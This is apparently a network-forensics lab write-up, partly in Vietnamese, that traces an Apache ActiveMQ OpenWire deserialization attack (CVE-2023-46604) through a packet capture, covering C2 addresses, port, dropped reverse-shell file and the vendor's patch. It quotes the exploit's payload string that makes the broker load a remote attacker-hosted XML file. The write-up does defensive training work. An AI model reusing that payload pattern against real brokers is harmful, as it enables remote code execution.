

Challenge: OpenWire Lab

Platform: SOC Analyst Tier 1

Category: Network Forensics

Tactics: Initial Access, Execution, Command and Control

Tools: Wireshark, Zui, Network Miner


VIEWS LAB: [link](#)


Kịch bản: Investigate a Java deserialization vulnerability in Apache ActiveMQ that enables remote code execution through insecure class loading.

Q1

By identifying the C2 IP, we can block traffic to and from this IP, helping to contain the breach and prevent further data exfiltration or command execution. Can you provide the IP of the C2 server that communicated with our server?

1. Từ việc thu thập gói, chúng ta có thể thấy IP đã giao tiếp với dịch vụ bằng OpenWire. Ngoài ra, chúng ta có thể thấy IP gửi lệnh OpenWire Exception Response (code) để kích hoạt khai thác để khởi tạo một đối tượng của lớp để tải một đối tượng bean được định nghĩa bởi XML tại
`146.190.21.920x1Forg.springframework.context.support.ClassPathXmlApplication
nContexthttp://146.190.21.92:8000/invoice.xml`






Q2

Initial entry points are critical to trace the attack vector back. What is the port number of the service the adversary exploited?

- Chúng ta có thể thấy từ việc ghi nhận rằng lệnh Phản hồi Ngoại lệ đã được gửi đến dịch vụ đang chạy tại cổng, đây là cổng mặc định cho .61616



Q3

Following up on the previous question, what is the name of the service found to be vulnerable?

Wireshark capture of a TCP stream. The packet list shows a SYN packet (No. 1) and an ACK packet (No. 4) with a 'Window=0' flag. The packet details pane shows the 'Window=0' flag and the 'Window=0' flag. The packet bytes pane shows the raw data of the packet.

Q4


The attacker's infrastructure often involves multiple components. What is the IP of the second C2 server?

Wireshark capture of an HTTP stream. The packet list shows a GET request (No. 11) and a GET request (No. 14) with a 'Host: 134.209.197.3' header. The packet details pane shows the 'Host: 134.209.197.3' header. The packet bytes pane shows the raw data of the packet.

Q5


Attackers usually leave traces on the disk. What is the name of the reverse shell executable dropped on the server?

1. Get /docker



Q6

What Java class was invoked by the XML file to run the exploit?



Q7

To better understand the specific security flaw exploited, can you identify the CVE identifier associated with this vulnerability?

The screenshot shows the NVD entry for CVE-2023-46604. The title is "CVE-2023-46604 Detail". The description states: "The Java OpenWire protocol marshaller is vulnerable to Remote Code Execution. This vulnerability may allow a remote attacker with network access to either a Java-based OpenWire broker or client to run arbitrary shell commands by manipulating serialized class types in the OpenWire protocol to cause either the client or the broker (respectively) to instantiate any class on the classpath. Users are recommended to upgrade both brokers and clients to version 5.15.16, 5.16.7, 5.17.6, or 5.18.3 which fixes this issue."

QUICK INFO

- CVE Dictionary Entry:** [CVE-2023-46604](#)
- NVD Published Date:** Oct 27, 2023
- NVD Last Modified:** Jun 17, 2026
- Source:** Apache Software Foundation

Metrics

CVSS Version 4.0 | **CVSS Version 3.x** | CVSS Version 2.0 | SSVC

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

Source	Base Score	Vector
NIST: NVD	9.8 CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CNA: Apache Software Foundation	10 CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:H/A:H

Q8

The vendor addressed the vulnerability by adding a validation step to ensure that only valid Throwable classes can be instantiated, preventing exploitation. In which **Java class** and **method** was this validation step added?

The screenshot shows a code diff for the file `...rg/apache/activemq/openwire/v12/BaseDataStreamMarshaller.java`. The diff highlights the addition of a validation step in the `createThrowable` method. The new code (right side of the diff) includes the following lines:

```
227 + private Throwable createThrowable(String className, String message) {
228 +     try {
229 +         Class clazz = Class.forName(className, false,
230 +             BaseDataStreamMarshaller.class.getClassLoader());
231 +         OpenWireUtil.validateIsThrowable(clazz);
232 +         Constructor constructor = clazz.getConstructor(new
233 +             Class[] {String.class});
234 +         return (Throwable)constructor.newInstance(new
235 +             Object[] {message});
236 +     } catch (IllegalArgumentException e) {
```